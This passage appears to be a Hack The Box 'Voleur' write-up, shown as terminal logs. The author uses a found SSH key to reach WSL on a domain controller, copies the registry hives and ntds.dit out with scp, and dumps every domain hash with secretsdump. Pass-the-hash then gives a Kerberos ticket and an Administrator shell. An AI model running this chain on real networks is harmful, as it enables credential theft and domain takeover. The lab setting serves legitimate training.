Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 1/29/2025 1:40 AM First-Line Support
d----- 1/29/2025 7:13 AM Second-Line Support
d----- 1/30/2025 8:11 AM Third-Line Support


*Evil-WinRM* PS C:\IT> tree /f
Folder PATH listing
Volume serial number is A5C3-6454
C:.
+---First-Line Support
+---Second-Line Support
+---Third-Line Support
    ¦ id_rsa
    ¦ Note.txt.txt
    ¦
    +---Backups
*Evil-WinRM* PS C:\IT>
some one is yapping about windows backup so lets see what user related to that file and log in
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ cat Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
it is the for the user svc_backup
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ chmod 600 id_rsa
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ ssh-keygen -y -f id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoXI8y9RFb+pvJGV6YAzNo9W99Hsk0fOcvrEMc/ij+GpYjOfd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8MyKwTjXXMfHoBAx6mPQwYGL9zVR+LutUyr5fo0mdva/mkLOmjKhs41aisFcwpX0OdtC6ZbFhcpDKvq+BKst3ckFbpM1lrc9ZOHL3CtNE56B1hqoKPOTc+xxy3ro+GZA/JaR5VsgZkCoQL951843OZmMxuft24nAgvlzrwwy4KL273UwDkUCKCc22C+9hWGr+kuSFwqSHV6JHTVPJSZ4dUmEFAvBXNwc11WT4Y743OHJE6q7GFppWNw7wvcow9g1RmX9zii/zQgbTiEC8BAgbI28A+4RcacsSIpFw2D6a8jr+wshxTmhCQ8kztcWV6NIod+Alw/VbcwwMBgqmQC5lMnBI/0hJVWWPhH+V9bXy0qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAYSJLwMXM84XzQ4us= svc_backup@DC
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$
and as you can see we got in and this proves this is a WSL not powershell so lets enumerate what's there
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ ssh -i id_rsa -p 2222 svc_backup@10.129.232.130
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 22 01:53:23 PDT 2026

  System load: 0.52 Processes: 9
  Usage of /home: unknown Users logged in: 0
  Memory usage: 35% IPv4 address for eth0: 10.129.232.130
  Swap usage: 0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd                                                                                                                                          [ OK ]
svc_backup@DC:~$ whoami
svc_backup
svc_backup@DC:~$ whoami /priv
whoami: extra operand ‘/priv’
Try 'whoami --help' for more information.
svc_backup@DC:~$
and as you can see there is a mounted C
svc_backup@DC:/$ cd /mnt/c
svc_backup@DC:/mnt/c$ ls
ls: cannot access 'DumpStack.log.tmp': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
'$Recycle.Bin'   Config.Msi                DumpStack.log.tmp   HR   PerfLogs        'Program Files (x86)'   Recovery                     Users     inetpub
'$WinREAgent'   'Documents and Settings'   Finance             IT  'Program Files'   ProgramData           'System Volume Information'   Windows   pagefile.sys
svc_backup@DC:/mnt/c$
the empty backup directory on the user jeremy got files now and registry
svc_backup@DC:/mnt/c/IT$ cd Third-Line\ Support/
svc_backup@DC:/mnt/c/IT/Third-Line Support$ ls
Backups  Note.txt.txt  id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support$ cd Backups/
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls
'Active Directory'   registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$
and we got a security and system so lets move them back to our machine
vc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$ ls -la
total 17952
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 32768 Jan 30 2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30 2025 SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$
NTDS.DAT dump
using scp
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ scp -P 2222 -i id_rsa svc_backup@10.129.232.130:'/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM' .
SYSTEM 100% 18MB 363.7KB/s 00:49
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ scp -P 2222 -i id_rsa svc_backup@10.129.232.130:'/mnt/c/IT/Third-Line Support/Backups/registry/SECURITY' .
SECURITY
and we got the ntds file also
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls
ntds.dit  ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$
so also download it
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ scp -P 2222 -i id_rsa svc_backup@10.129.232.130:'/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit' .
ntds.dit
then dump the domain hashes
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ secretsdump.py -system SYSTEM -security SECURITY local -ntds ntds.dit
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VOLEUR\DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
VOLEUR\DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
VOLEUR\DC$:des-cbc-md5:7fc4c8f82997c132
VOLEUR\DC$:plain_password_hex:759d6c7b27b4c7c4feda8909bc656985b457ea8d7cee9e0be67971bcb648008804103df46ed40750e8d3be1a84b89be42a27e7c0e2d0f6437f8b3044e840735f37ba5359abae5fca8fe78959b667cd5a68f2a569b657ee43f9931e2fff61f9a6f2e239e384ec65e9e64e72c503bd86371ac800eb66d67f1bed955b3cf4fe7c46fca764fb98f5be358b62a9b02057f0eb5a17c1d67170dda9514d11f065accac76de1ccdb1dae5ead8aa58c639b69217c4287f3228a746b4e8fd56aea32e2e8172fbc19d2c8d8b16fc56b469d7b7b94db5cc967b9ea9d76cc7883ff2c854f76918562baacad873958a7964082c58287e2
VOLEUR\DC$:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5d117895b83add68c59c7c48bb6db5923519f436
dpapi_userkey:0xdce451c1fdc323ee07272945e3e0013d5a07d1c3
[*] NL$KM
 0000   06 6A DC 3B AE F7 34 91  73 0F 6C E0 55 FE A3 FF   .j.;..4.s.l.U...
 0010   30 31 90 0A E7 C6 12 01  08 5A D0 1E A5 BB D2 37   01.......Z.....7
 0020   61 C3 FA 0D AF C9 94 4A  01 75 53 04 46 66 0A AC   a......J.uS.Ff..
 0030   D8 99 1F D3 BE 53 0C CF  6E 2A 4E 74 F2 E9 F2 EB   .....S..n*Nt....
NL$KM:066adc3baef73491730f6ce055fea3ff3031900ae7c61201085ad01ea5bbd23761c3fa0dafc9944a0175530446660aacd8991fd3be530ccf6e2a4e74f2e9f2eb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
Shell as Administrator
and we got a ticket for the administrator
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ getTGT.py voleur.htb/Administrator:@10.129.232.130 -hashes :e656e07c56d831611b577b160b259ad2
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ export KRB5CCNAME=Administrator.ccache
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@VOLEUR.HTB

Valid starting Expires Service principal
06/22/26 02:05:33  06/22/26 12:05:33  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 06/23/26 02:05:32
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/vole
and we got administrator
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ KRB5CCNAME=./Administrator.ccache evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
3ac8c188d5aeb4663c851a5681b265aa
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Resources
- https://www.thehacker.recipes/ad/movement/dacl/targeted-kerberoasting
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces
- https://cravaterouge.com/articles/ad-bin/
- https://www.thehacker.recipes/ad/movement/credentials/dumping/dpapi-protected-secrets
- https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/
- https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/index.html